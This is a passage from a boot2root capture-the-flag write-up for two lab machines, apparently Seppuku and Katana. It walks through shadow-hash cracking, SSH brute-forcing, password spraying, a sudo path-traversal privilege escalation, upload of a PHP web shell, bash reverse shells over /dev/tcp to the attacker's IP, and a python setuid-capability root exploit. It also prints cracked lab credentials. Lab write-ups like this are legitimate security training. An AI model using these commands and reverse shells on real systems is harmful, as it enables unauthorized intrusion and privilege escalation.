systemd-resolve:*:17937:0:99999:7:::
syslog:*:17937:0:99999:7:::
messagebus:*:17937:0:99999:7:::
_apt:*:17937:0:99999:7:::
uuidd:*:17937:0:99999:7:::
avahi-autoipd:*:17937:0:99999:7:::
usbmux:*:17937:0:99999:7:::
dnsmasq:*:17937:0:99999:7:::
rtkit:*:17937:0:99999:7:::
lightdm:*:17937:0:99999:7:::
cups-pk-helper:*:17937:0:99999:7:::
speech-dispatcher:!:17937:0:99999:7:::
whoopsie:*:17937:0:99999:7:::
kernoops:*:17937:0:99999:7:::
saned:*:17937:0:99999:7:::
pulse:*:17937:0:99999:7:::
avahi:*:17937:0:99999:7:::
colord:*:17937:0:99999:7:::
hplip:*:17937:0:99999:7:::
debian-tor:*:18053:0:99999:7:::
iodine:*:18053:0:99999:7:::
thpot:!:18053:0:99999:7:::
postfix:*:18053:0:99999:7:::
nm-openvpn:*:18053:0:99999:7:::
statd:*:18053:0:99999:7:::
sshd:*:18053:0:99999:7:::
nm-openconnect:*:18053:0:99999:7:::
r@bbit-hole:$6$2/SxUdFc$Es9XfSBlKCG8fadku1zyt/HPTYz3Rj7m4bRzovjHxX4WmIMO7rz4j/auR/V.yCPy2MKBLBahX29Y3DWkR6oT..:18395:0:99999:7:::
```

We can crack these hashes by doing unshadow and passing the unshadow file with a password list to crack the hashes but I used rockyou.txt cause it looks like a smaller copy of rockyou.txt

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ unshadow shadow.bak passwd.bak > unshadow

┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ tail unshadow
hplip:x:17937:0:99999:7:::
debian-tor:x:18053:0:99999:7:::
iodine:x:18053:0:99999:7:::
thpot:x:18053:0:99999:7:::
postfix:x:18053:0:99999:7:::
nm-openvpn:x:18053:0:99999:7:::
statd:x:18053:0:99999:7:::
sshd:x:18053:0:99999:7:::
nm-openconnect:x:18053:0:99999:7:::
r@bbit-hole:$6$2/SxUdFc$Es9XfSBlKCG8fadku1zyt/HPTYz3Rj7m4bRzovjHxX4WmIMO7rz4j/auR/V.yCPy2MKBLBahX29Y3DWkR6oT..:18395:0:99999:7:::
```

I had cracked the hash during CTF so it didn't show hashes on this command

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ john -w=/usr/share/wordlists/rockyou.txt unshadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)
```

I can use this command to show the hash

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ john unshadow --show
r@bbit-hole:a1b2c3:18395:0:99999:7:::
```

We have the username and password let's ssh, The password and private key both didn't work

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ ssh r@bbit-hole@192.168.189.142
r@bbit-hole@192.168.189.142's password:
Permission denied, please try again.
r@bbit-hole@192.168.189.142's password:


┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ ssh -i private.bak r@bbit-hole@192.168.189.142
r@bbit-hole@192.168.189.142's password:
Permission denied, please try again.
r@bbit-hole@192.168.189.142's password:
```

Still, we have FTP and SMB servers to log in and also the login prompt on port 80
FTP login didn't work

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ ftp 192.168.189.142
Connected to 192.168.189.142.
220 (vsFTPd 3.0.3)
Name (192.168.189.142:shivam): r@bbit-hole
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
```

SMB didn’t work

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ smbclient -U r@bbit-hole //192.168.189.142/print$
Password for [r@bbit-hole]:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

The login prompt on port 80 also didn’t work

Now I rechecked the files I have and there is something suspicious in files passwd.bak and shadow.bak

Passwd.bak

```
sshd:x:126:65534::/run/sshd:/usr/sbin/nologin
nm-openconnect:x:127:131:NetworkManager OpenConnect plug
rabbit-hole:x:1001:1001:,,,:/home/rabbit-hole:/bin/bash
```

Username is rabbit-hole

Shadow.bak

```
sshd:*:18053:0:99999:7:::
nm-openconnect:*:18053:0:9
r@bbit-hole $6$2/SxUdFc$Es
```

Username is r@bbit-hole

SSH didn’t work on rabbit-hole username

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ ssh rabbit-hole@192.168.189.142
rabbit-hole@192.168.189.142's password:
Permission denied, please try again.
rabbit-hole@192.168.189.142's password:


┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ ssh -i private.bak rabbit-hole@192.168.189.142
rabbit-hole@192.168.189.142's password:
Permission denied, please try again.
rabbit-hole@192.168.189.142's password:
```

FTP also did not work

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ ftp 192.168.189.142
Connected to 192.168.189.142.
220 (vsFTPd 3.0.3)
Name (192.168.189.142:shivam): rabbit-hole
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

Same for smb

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ smbclient -U rabbit-hole //192.168.189.142/print$
Password for [WORKGROUP\rabbit-hole]:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Same for the prompt on port 80

401 Authorization Required

---

nginx/1.14.2

So I think I fall under the rabbit hole…

I took a short break at this moment to recall everything I got and understand what I missed

After revisiting everything I carefully noticed the hostname file has the name “seppuku” This could be the username of the user and we also have a password list we can use to perform dictionary attack on SSH

Found valid credentials

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ python3 /opt/tools/cerbrutus/cerbrutus.py -U seppuku -P ./password.lst -p 22 192.168.189.142 ssh
/opt/tools/cerbrutus/paramiko/transport.py:219: CryptographyDeprecationWarning: Blowfish has been deprecated
  "class": algorithms.Blowfish,

       ================================================================
          __    ___  ____   ____   ____  __ __  ______  __ __  _____
         /  ]  /  _]|    \ |    \ |    \|  |  ||      ||  |  |/ ___/
        /  /  /  [_ |  D  )|  o  )|  D  )  |  ||      ||  |  (   \_
       /  /  |    _]|    / |     ||    /|  |  ||_|  |_||  |  |\__  |
      /   \_ |   [_ |    \ |  O  ||    \|  :  |  |  |  :  |/  \ |
      \     ||     ||  .  \|     ||  .  \     |  |  |  |     |\    |
       \____||_____||__|\_||_____||__|\_|\__,_|  |__|   \__,_| \___|

       Network Brute Force Tool
       https://github.com/Cerbrutus-BruteForcer/cerbrutus
       ================================================================

[*] - Initializing password list...
Read in 93 words from ./password.lst
[+] - Running with 100 threads...
[*] - Starting attack against seppuku@192.168.189.142:22
[*] - Trying: 93/93
[*] - Approaching final keyspace...

[+] - VALID CREDENTIALS FOUND:
       seppuku:eeyoree
[*] - Took 78 tries
[*] Total time - 6.650365591049194 seconds.
```

I used the tool cerbrutus to because it's faster than hydra as you can see it took only 6 seconds

Let's SSH and get connected this time

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ ssh seppuku@192.168.189.142
seppuku@192.168.189.142's password:
Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 24 13:03:15 2024 from 192.168.189.1
seppuku@seppuku:~$
```

There is a file named .passwd in the home directory of seppuku

```
seppuku@seppuku:~$ ls -al
total 32
drwxr-xr-x 3 seppuku seppuku 4096 Jun 24 13:03 .
drwxr-xr-x 5 root    root    4096 May 13  2020 ..
-rw------- 1 seppuku seppuku   31 Jun 24 13:03 .bash_history
-rw-r--r-- 1 seppuku seppuku  220 May 13  2020 .bash_logout
-rw-r--r-- 1 seppuku seppuku 3526 May 13  2020 .bashrc
drwx------ 3 seppuku seppuku 4096 May 13  2020 .gnupg
-rw-r--r-- 1 root    root      20 May 13  2020 .passwd
-rw-r--r-- 1 seppuku seppuku  807 May 13  2020 .profile
```

There is a password in this file

```
seppuku@seppuku:~$ cat .passwd
12345685213456!@!@A
seppuku@seppuku:~$
```

This password can be of the root or any user in this machine. There are 4 users in this room password of seppuku we already have let's spray this password on the remaining

```
seppuku@seppuku:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
seppuku:x:1000:1000:seppuku,,,:/home/seppuku:/bin/rbash
samurai:x:1001:1002:,,,:/home/samurai:/bin/rbash
tanto:x:1002:1003:,,,:/home/tanto:/bin/rbash
```

For root, this didn't work but for samurai, it worked

```
seppuku@seppuku:~$ su root
Password:
su: Authentication failure
seppuku@seppuku:~$ su samurai
Password:
samurai@seppuku:/home/seppuku$ whoami
samurai
samurai@seppuku:/home/seppuku$
```

When I try to move into the /home/samurai directory it says it's restricted probably because we used su let's try logging in using SSH on the samurai

```
samurai@seppuku:/home/seppuku$ ls -al /home
total 20
drwxr-xr-x  5 root    root    4096 May 13  2020 .
drwxr-xr-x 18 root    root    4096 May 13  2020 ..
drwxr-xr-x  3 samurai samurai 4096 Jun 24 05:30 samurai
drwxr-xr-x  3 seppuku seppuku 4096 Jun 24 13:03 seppuku
drwxr-xr-x  5 tanto   tanto   4096 Jun 24 05:30 tanto
samurai@seppuku:/home/seppuku$ cd
rbash: cd: restricted
samurai@seppuku:/home/seppuku$ cd /home/samurai/
rbash: cd: restricted
samurai@seppuku:/home/seppuku$
```

Now it's not restricted and there is a bash_history file that's not set to null and it does not have anything useful probably it contains the command I ran previously before logging in with SSH

```
samurai@seppuku:~$ cat .bash_history
whoami
ls
ls -al
cat .passwd
cd
ls
clear
ls
ls /home
ls -al /home
cd
cd /home/samurai/
exit
samurai@seppuku:~$
```

I ran sudo -l to check the privileges and got something of interest

```
samurai@seppuku:~$ sudo -l
Matching Defaults entries for samurai on seppuku:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User samurai may run the following commands on seppuku:
    (ALL) NOPASSWD: /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
```

We can run /../../../../../../home/tanto/.cgi_bin/bin /tmp/* as sudo but for this we need to have user tanto's log to check the cgi_bin and its contents

So… do you remember we had an RSA private key file on web enumeration that key has to be of user tanto because there are 4 users in this box we have passwords of seppuku & samurai it didn't work on root either so only tanto is remaining. So let's give it a try and it worked we got a shell of tano user

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ ssh -i private.bak tanto@192.168.189.142
Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 13 10:53:17 2020 from 192.168.1.48
tanto@seppuku:~$
```

There is no .cgi_bin directory here

```
tanto@seppuku:~$ ls -al
total 32
drwxr-xr-x 5 tanto tanto 4096 Jun 24 05:30 .
drwxr-xr-x 5 root  root  4096 May 13  2020 ..
-rw-r--r-- 1 tanto tanto  220 May 13  2020 .bash_logout
-rw-r--r-- 1 tanto tanto 3526 May 13  2020 .bashrc
drwx------ 3 tanto tanto 4096 May 13  2020 .gnupg
drwxr-xr-x 3 tanto tanto 4096 May 13  2020 .local
-rw-r--r-- 1 tanto tanto  807 May 13  2020 .profile
drwxr-xr-x 2 tanto tanto 4096 May 13  2020 .ssh
```

So we can simply create a .cgi_bin directory save the below content in the .cgi_bin/bin file and make that file executable. When we run the sudo command this file will be executed as the root user

```
#!/bin/bash
cp /bin/bash /tmp/bash; chmod +s /tmp/bash
```

We can use nano to write this in the file

```
tanto@seppuku:~$ nano .cgi_bin/bin
```

Write this and save it

```
#!/bin/bash
cp /bin/bash /tmp/bash; chmod +s /tmp/bash
```

Make it executable

```
tanto@seppuku:~$ chmod +x .cgi_bin/bin
```

Run the sudo command on samurai and you will see a highlighted bash file on /tmp directory owned by root with suid bit enabled

```
samurai@seppuku:~$ sudo /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
samurai@seppuku:~$ ls /tmp
bash  lshttpd  systemd-private-72e10ac6ace143a3a784d98e02df28c1-apache2.ser
```

We cannot specify “/” in commands it’s restricted so we will make some changes in the code

```
samurai@seppuku:~$ /tmp/bash -p
-rbash: /tmp/bash: restricted: cannot specify `/' in command names
```


Make these changes in .cgi_bin/bin file and start the listener on your attacking machine

```
#!/bin/bash
/bin/bash -i >& /dev/tcp/192.168.189.1/80 0>&1
```

Run the sudo command

```
samurai@seppuku:~$ sudo /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
```

Check the listener



That is the root shell and flag

Challenge: Fear

Port Scan

```
┌──(shivam㉿kali)-[~]
└─$ nmap -p- 192.168.189.140 --min-rate 5000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 23:57 IST
Nmap scan report for 192.168.189.140
Host is up (0.0031s latency).
Not shown: 65527 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
7080/tcp open  empowerid
8088/tcp open  radan-http
8715/tcp open  unknown
```

Port 21

No anonymous login allowed

```
┌──(shivam㉿kali)-[~]
└─$ ftp 192.168.189.140
Connected to 192.168.189.140.
220 (vsFTPd 3.0.3)
Name (192.168.189.140:shivam): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
```


Port 80

There is a web showing with a katana image


On directory bursting, I found a directory named ebook

```
#                       [Status: 200, Size: 655, Words: 51, Lines: 24, Duration: 110ms]
                        [Status: 200, Size: 655, Words: 51, Lines: 24, Duration: 173ms]
ebook                   [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 0ms]
                        [Status: 200, Size: 655, Words: 51, Lines: 24, Duration: 1ms]
server-status           [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [220560/220560] :: Job [1/1] :: 11764 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
```

There is a webpage in this directory



Webpage has an admin login link at the bottom



Admin login page

The default credential admin:admin worked and got logged in

CSE Bookstore


Publisher Books Contact My Cart

Add new book


Sign out!

ISBN	Title	Author	Image	Description	Price	Publisher		
978-1-484217-26-9	C++ 14 Quick Syntax Reference, 2nd Edition	Mikael Olsson	c_14_quick.jpg	This updated handy quick C++ 14 guide is a condensed code and syntax reference based on the newly updated C++ 14 release of the popular programming language. It presents the essential C++ syntax in a well-organized format that can be used as a handy reference. You won't find any technical jargon, bloated samples, drawn out history lessons, or witty stories in this book. What you will find is a language reference that is concise, to the point and highly accessible. The book is packed with useful information and is a must-have for any C++ programmer. In the C++ 14 Quick Syntax Reference, Second Edition, you will find a concise reference to the C++ 14 language syntax. It has short, simple, and focused code examples. This book includes a well laid out table of contents and a comprehensive index allowing for easy review.	20.00	Apress	Edit	Delete
978-1-484216-40-8	Android Studio New Media Fundamentals	Wallace Jackson	android_studio.jpg	Android Studio New Media Fundamentals is a new media primer covering concepts central to multimedia production for Android including digital imagery, digital audio, digital video, digital illustration and 3D, using open source software packages such as GIMP, Audacity, Blender, and Inkscape. These professional software packages are used for this book because they are free for commercial use. The book builds on the foundational concepts of raster, vector, and waveform (audio), and gets more advanced as chapters progress, covering what new media assets are best for use with Android Studio as well as key factors regarding the data footprint optimization work process and why new media content and new media data optimization is so important.	20.00	Apress	Edit	Delete

We can edit the details of books maybe we can upload a PHP web shell




When I clicked on edit I got an interface like this



We cannot change anything or upload anything because it gives a 404 error when I click on the change button. So there can be something else

So let's check other ports we can't log in to smb it needs a username and password
Got nothing on port 7080 so next is 8088

On this port, I also got an image of a katana



I didn't find anything of interest in directory bursting using ffuf but when I used dirsearch I got some things of interest
Command used:

```
dirsearch http://192.168.189.140:8088/
```

```
┌──(shivam㉿kali)-[~/iitk/boot2root/fear]
└─$ dirsearch -u http://192.168.189.140:8088/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprec
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/shivam/iitk/boot2root/fear/reports/http_192.168.189.140_8088/__24-06-25_00-34-33.t

Target: http://192.168.189.140:8088/

[00:34:33] Starting:
[00:34:47] 301 -    1KB - /cgi-bin  ->  http://192.168.189.140:8088/cgi-bin/
[00:34:50] 301 -    1KB - /css  ->  http://192.168.189.140:8088/css/
[00:34:51] 301 -    1KB - /docs  ->  http://192.168.189.140:8088/docs/
[00:34:51] 200 -    1KB - /docs/
[00:34:55] 301 -    1KB - /img  ->  http://192.168.189.140:8088/img/
[00:35:03] 200 -   50KB - /phpinfo.php
[00:35:06] 401 -    1KB - /protected/runtime/
[00:35:06] 401 -    1KB - /protected/data/
[00:35:14] 200 -    2KB - /upload.html
[00:35:14] 200 -  684B  - /upload.php

Task Completed
```

We can upload php files on /upload.html endpoint

and add the below setting to the <ols_home>/conf/vhosts/Example/vhconf.conf file:

```
context /progress/ {
type module
handler uploadprogress
}
```

0%

Choose file No file chosen Choose file No file chosen

Submit

FIle uploaded and point to be noticed is it stores it under html directory

Please wait for 1 minute!. Please relax!.

```
File : file1
Name : pshell.php
Type : application/x-php
Path : /tmp/phpUzlmPm
Size : 20321

Please wait for 1 minute!. Please relax!.

Moved: /tmp/phpUzlmPm ====> /opt/manager/html/katana_pshell.php
MD5 : d03c9f13851223aaf935916e73fcdc12
Size : 20321 bytes

File : file2
Name : pshell.php
Type : application/x-php
Path : /tmp/phpUUgNkp
Size : 20321

Please wait for 1 minute!. Please relax!.

Moved: /tmp/phpUUgNkp ====> /opt/manager/html/katana_pshell.php
MD5 : d03c9f13851223aaf935916e73fcdc12
Size : 20321 bytes
```

We can access it on any of the web servers
And I do get access to this file on http://192.168.189.140:8715/katana_pshell.php

I had uploaded powny shel https://github.com/flozz/p0wny-shell
There is a user named katana in this machine the home directory of katana has read and execute permission to everyone inside that directory there is a file named .ssh_passwd it has a username and password we can use it and try to log in via SSH

```
www-data@katana:/# ls -al home
total 12
drwxr-xr-x  3 root   root   4096 May 11  2020 .
drwxr-xr-x 18 root   root   4096 May 11  2020 ..
drwxr-xr-x  3 katana katana 4096 May 11  2020 katana

www-data@katana:/# cd /home/katana


www-data@katana:/home/katana# ls -al
total 28
drwxr-xr-x 3 katana katana 4096 May 11  2020 .
drwxr-xr-x 3 root   root   4096 May 11  2020 ..
-rw-r--r-- 1 katana katana  220 May 11  2020 .bash_logout
-rw-r--r-- 1 katana katana 3526 May 11  2020 .bashrc
drwx------ 3 katana katana 4096 May 11  2020 .gnupg
-rw-r--r-- 1 katana katana  807 May 11  2020 .profile
-rw-r--r-- 1 root   root     19 May 11  2020 .ssh_passwd

www-data@katana:/home/katana# cat .ssh_passwd
katana@katana12345
```

This password didn’t work on ssh so I tried running linpeas on it
Linux can’t be parsed properly on a web shell so I had to get a shell on Netcat

```
www-data@katana:/tmp# bash -c "bash -i >& /dev/tcp/192.168.189.1/80 0>&1"

www-data@katana:/tmp#
```

```
┌──(shivam㉿kali)-[~/Downloads]
└─$ nc -nvlp 80
Listening on 0.0.0.0 80
Connection received on 192.168.189.140 39422
bash: cannot set terminal process group (403): Inappropriate ioctl for device
bash: no job control in this shell
www-data@katana:/tmp$
```

Now I can run linpeas properly
Linpeas flagged the capabilities enabled

```
Files with capabilities (limited to 50):
/usr/bin/ping = cap_net_raw+ep
/usr/bin/python2.7 = cap_setuid+ep
```

This is the way to get a direct root shell. This gtfo bin section will help us to get root
https://gtfobins.github.io/gtfobins/python/#capabilities
I have to run the command using /usr/bin/python2.7

```
www-data@katana:/tmp$ /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/sh")'
< -c 'import os; os.setuid(0); os.system("/bin/sh")'
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

Got the root shell and the flag

```
www-data@katana:/tmp$ /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/sh")'
< -c 'import os; os.setuid(0); os.system("/bin/sh")'
id
uid=0(root) gid=33(www-data) groups=33(www-data)
cd /root
ls
root.txt
cat root.txt
{1911}
```

THE END